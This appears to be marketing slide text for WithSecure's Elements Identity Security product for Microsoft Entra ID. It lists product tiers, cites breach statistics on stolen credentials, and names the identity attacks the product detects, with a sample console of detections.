


**WI Elements™** | Extended Detection and Response

Reactive security

# WithSecure™ Elements Cloud

supports the transition to a proactive, automated cyber security approach. It's the most cost-effective way for a mid-market customer to reduce cyber risk. Address cyber security needs before, during, and after an attack – and use our **Co-Security Services** for expert support at every stage.



# WithSecure™ Elements Cloud



Exposure Management



Extended Detection and Response



Co-Security Services



XM for Business



Endpoint Security



Elevate



XM Frontline Add-on




Identity Security



Managed Detection and Response for endpoints and identities



XM for Cloud



XDR Cloud Security (for Azure)



Co-Monitoring



Collaboration Protection



Incident Response



WithSecure™ Elements Infinite

- MDR for Endpoints
- MDR for Identities\*
- Exposure Management service (CTEM)
- Incident Response
- Customer Success Management
- Elevate
- Elements XDR

Luminen AI




WithSecure™ Support Services

\*MDR for Identities is an add-on

# Introducing Elements Identity Security

For Microsoft Entra ID






**Use of stolen credentials** is the most popular entry point for data breaches and breaches due to stolen or compromised credentials took the longest time to resolve, nearly 10 months.<sup>(1)</sup>

Source:

1) IBM Cost of a Data Breach Report 2024

**W / I T H**  
secure



# EDR alone is not enough to secure Entra ID Single-Sign-On to Cloud Applications

01

Use of cloud-based Entra ID by remote workers and authentication to third-party applications increases the attack surface

02

Trend of attacks focusing less on deploying payloads to endpoints, and more on abusing identities and their privileges


03

Use of stolen credentials as an entry point for breaches has massively increased in recent years\* and takes the longest time to contain\*\*

Sources: \* IBM X-Force Threat Intelligence Index 2024; \*\* IBM Cost of a Data Breach Report 2024

W / I T H  
secure

# Identity security is central for modern IT



## Identity-based attacks detected

### Stealing session credentials to access cloud services

Identifying risky users or sessions during sign-in, using risk factors including geo location for impossible travel, OAuth anomalies and sign-in metadata anomalies.

### Techniques to advance identity attacks

Suspicious role assignments, backdooring service accounts, modified consent settings, etc.

### Attacks against privileged users' managed devices

Prevent phishing and detect malicious user behavior with endpoint security and collaboration protection

# Protect against identity-based attacks with Elements Identity Security



**Capture** relevant identity-based events to quickly detect suspicious user behavior **in one place**



**Expand** your existing endpoint-focused toolset to understand identity-based attacks in the broader context of your IT environment



**Reduce risk** of data breaches by detecting potentially compromised users in your cloud-based IT environment

# Introducing WithSecure Elements Identity Security for Microsoft Entra ID

The screenshot displays the 'Broad Context Detections' page in the WithSecure Elements Identity Security console. A specific detection is highlighted with a 'High' severity level. The interface includes a navigation sidebar on the left, a main content area with tabs for 'Analysis', 'Comments', and 'Log', and a 'Quick actions' panel on the right. A table lists several related events, including suspicious device code logons, ROPC signins, and app registrations. A 'Risk Impact' section provides context on the attacker's actions, and a 'Remediation' section offers guidance on how to respond to such events.

**All malicious activity in one place for one identity / user**

**Quickly get help from Luminen or submit response actions**

Time	Severity	Title	Description
1 hours ago 27.11.2024 12:57:49 UTC+00:00	HIGH	Suspicious Device Code Logon Mitre attack ID: T1566	Anomaly in the regular use of the device code flow.
1 hours ago 27.11.2024 12:55:39 UTC+00:00	HIGH	ROPC Signin Mitre attack ID: TA0005	OAuth 2.0 Resource Owner Password Credentials (ROPC) used to sign in to ar
5 hours ago 27.11.2024 08:07:50 UTC+00:00	HIGH	Consent Granted to Application or Principal Mitre attack ID: T1562	Consent granted to service principal
5 hours ago 27.11.2024 08:07:32 UTC+00:00	MEDIUM	Highly Privileged App Registration Mitre attack ID: T1136	A sweeping set of privileged permissions were recently added to an app regis

